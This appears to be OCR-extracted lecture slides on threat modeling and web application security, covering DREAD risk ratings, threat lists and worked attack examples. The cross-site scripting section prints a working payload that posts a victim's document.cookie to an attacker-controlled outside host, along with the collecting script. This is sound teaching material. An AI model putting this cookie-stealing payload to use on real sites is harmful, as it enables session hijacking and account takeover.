Damage potential	Attacker can retrieve extremely sensitive data and corrupt or destroy data	Attacker can retrieve sensitive data but do little else	Attacker can only retrieve data that has little or no potential for harm
Reproduc-ability	Works every time; does not require a timing window	Timing-dependent; works only within a time window	Rarely works
Exploitabilty	Bart Simpson could do it	Attacker must be somewhat knowledgeable and skilled	Attacker must be VERY knowledgeable and skilled
Affected users	Most or all users	Some users	Few if any users
Discoverabilty	Attacker can easily discover the vulnerability	Attacker might discover the vulnerability	Attacker will have to dig to discover the vulnerability

Sorting Threats

- What are the most cruical threats (Ian – risks by other people's definitions)?
- Choose mitigations for each threat that is considered worth mitigating.
- Can often be driven by considering category of STRIDE.

Additional Material

Types of Threats



Threats Against the Network

Threat	Examples
Information gathering	Port scanning
	Using trace routing to detect network topologies
	Using broadcast requests to enumerate subnet hosts
Eavesdropping	Using packet sniffers to steal passwords
Denial of service (DoS)	SYN floods
	ICMP echo request floods
	Malformed packets
Spoofing	Packets with spoofed source addresses



Threats Against the Host

Threat	Examples
Arbitrary code execution	Buffer overflows in ISAPI DLLs (e.g., MS01-033)
	Directory traversal attacks (MS00-078)
File disclosure	Malformed HTR requests (MS01-031)
	Virtualized UNC share vulnerability (MS00-019)
Denial of service (DoS)	Malformed SMTP requests (MS02-012)
	Malformed WebDAV requests (MS01-016)
	Malformed URLs (MS01-012)
	Brute-force file uploads
Unauthorized access	Resources with insufficiently restrictive ACLs
	Spoofing with stolen login credentials
Exploitation of open ports and protocols	Using NetBIOS and SMB to enumerate hosts
	Connecting remotely to SQL Server



Threats Against the Application

Threat	Examples
SQL injection	Including a DROP TABLE command in text typed into an input field
Cross-site scripting	Using malicious client-side script to steal cookies
Hidden-field tampering	Maliciously changing the value of a hidden field
Eavesdropping	Using a packet sniffer to steal passwords and cookies from traffic on unencrypted connections
Session hijacking	Using a stolen session ID cookie to access someone else's session state
Identity spoofing	Using a stolen forms authentication cookie to pose as another user
Information disclosure	Allowing client to see a stack trace when an unhandled exception occurs



SQL Injection

- Exploits applications that use external input in database commands
  - Input from <form> fields
  - Input from query strings
- The technique:
  - Find a <form> field or query string parameter used to generate SQL commands
  - Submit input that modifies the commands
- Compromise, corrupt, and destroy data

How SQL Injection Works

```
SELECT COUNT (*) FROM Users
WHERE UserName='Jeff'
AND Password='imbatman'
```


```
SELECT COUNT (*) FROM Users
WHERE UserName='
AND Password=''
```



Cross-Site Scripting (XSS)

- Exploits applications that echo raw, unfiltered input to Web pages
  - Input from <form> fields
  - Input from query strings
- The technique:
  - Find a <form> field or query string parameter whose value is echoed to the Web page
  - Enter malicious script and get an unwary user to navigate to the infected page
- Steal cookies, deface and disable sites

How Cross-Site Scripting Works



XSS – How it Works

http://www.a.com/hello.asp?name=Blake

```
Hello, <% =Request.QueryString("name") %>
```





http://www.b.com/gather.asp


```
If Request.Form("cookie") <> "" Then
        data = Request.Form("cookie")
        ' Do whatever I want with the cookie
End If
Response.Redirect www.microsoft.com
```

The Bad URL

```
http://www.a.com/hello.asp?name=
 <FORM action=http://www.b.com/gather.asp method=post id="idForm">
    <INPUT name="cookie" type="hidden">
</FORM>
<SCRIPT>
  idForm.cookie.value=document.cookie; idForm.submit();
</SCRIPT>
```



Cross-Site Scripting Attacks Based on <form> Tags (2)




```
<a href=http://www.contoso.msft/welcome.asp?name=
  <FORM action=http://www. nwtraders.msft/
data.asp
        method=post id="idForm">
        <INPUT name="cookie" type="hidden">
  </FORM>
  <SCRIPT>
    idForm.cookie.value=document.cookie;
    idForm.submit();
  </SCRIPT> >
here
</a>
```

Hidden-Field Tampering

- HTTP is a stateless protocol
  - No built-in way to persist data from one request to the next
- People are stateful beings
  - Want data persisted between requests
  - Shopping carts, user preferences, etc.
- Web developers sometimes use hidden fields to persist data between requests
- Hidden fields are not really hidden!

How HF Tampering Works

type="hidden" prevents the field from being seen on the page but not in View Source

Page contains this…

```
<input type="hidden" name="price"
 value="$10,000">
```

Postback data should contain this…

```
price="$10,000"
```

Instead it contains this…

```
price="$1"
```

Threats Against the Application

Threat	Examples
SQL injection	Including a DROP TABLE command in text typed into an input field
Cross-site scripting	Using malicious client-side script to steal cookies
Hidden-field tampering	Maliciously changing the value of a hidden field
Eavesdropping	Using a packet sniffer to steal passwords and cookies from traffic on unencrypted connections
Session hijacking	Using a stolen session ID cookie to access someone else's session state
Identity spoofing	Using a stolen forms authentication cookie to pose as another user
Information disclosure	Allowing client to see a stack trace when an unhandled exception occurs



Session Hijacking

- Web applications use sessions to store state
- Sessions are private to individual users
- Sessions can be compromised

Threat	Risk Factor
Theft and replay of session ID cookies	High*
Links to sites that use cookieless session state	Medium*
Predictable session IDs	Low*
Remote connection to state server service	Medium
Remote connection to state server database	Medium
Eavesdropping on state server connection	Medium

Identity Spoofing

- Security depends on authentication
- If authentication can be compromised, security goes out the window
- Authentication can be compromised

Threat	Risk Factor
Theft of Windows authentication credentials	High
Theft of forms authentication credentials	High
Theft and replay of authentication cookies	Medium*
Dictionary attacks and password guessing	High

Information Disclosure



